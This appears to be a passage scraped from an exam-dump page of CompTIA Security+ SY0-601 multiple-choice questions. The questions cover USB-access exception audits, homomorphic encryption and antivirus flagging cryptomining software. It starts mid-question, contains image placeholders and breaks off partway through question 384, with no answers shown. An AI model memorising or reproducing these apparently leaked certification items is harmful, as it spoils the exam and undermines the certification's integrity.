
A. nmap

B. tracert

C. ping

D. ssh

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 382
Topic #: 1
[All SY0-601 Questions]

As part of annual audit requirements, the security team performed a review of exceptions to the company policy that allows specific users the ability to use USB storage devices on their laptops. The review yielded the following results:

- The exception process and policy have been correctly followed by the majority of users.
- A small number of users did not create tickets for the requests but were granted access.
- All access had been approved by supervisors.
- Valid requests for the access sporadically occurred across multiple departments.
- Access, in most cases, had not been removed when it was no longer needed.


Which of the following should the company do to ensure that appropriate access is not disrupted but unneeded access is removed in a reasonable time frame?

A. Create an automated, monthly attestation process that removes access if an employee's supervisor denies the approval.

B. Remove access for all employees and only allow new access to be granted if the employee's supervisor approves the request.

C. Perform a quarterly audit of all user accounts that have been granted access and verify the exceptions with the management team.


D. Implement a ticketing system that tracks each request and generates reports listing which employees actively use USB storage devices.



Actual exam question from CompTIA's SY0-601
Question #: 383
Topic #: 1
[All SY0-601 Questions]

A financial institution would like to store its customer data in a cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data due to its sensitivity. The financial institution is not concerned about computational overheads and slow speeds. Which of the following cryptographic techniques would BEST meet the requirement?

A. Asymmetric
B. Symmetric
C. Homomorphic
D. Ephemeral



Actual exam question from CompTIA's SY0-601

Question #: 384

Topic #: 1

[All SY0-601 Questions]

A cryptomining company recently deployed a new antivirus application to all of its mining systems. The installation of the antivirus application was tested on many personal devices, and no issues were observed. Once the antivirus application was rolled out to the servers, constant issues were reported. As a result, the company decided to remove the mining software. The antivirus application was MOST likely classifying the software as:

A. a rootkit.

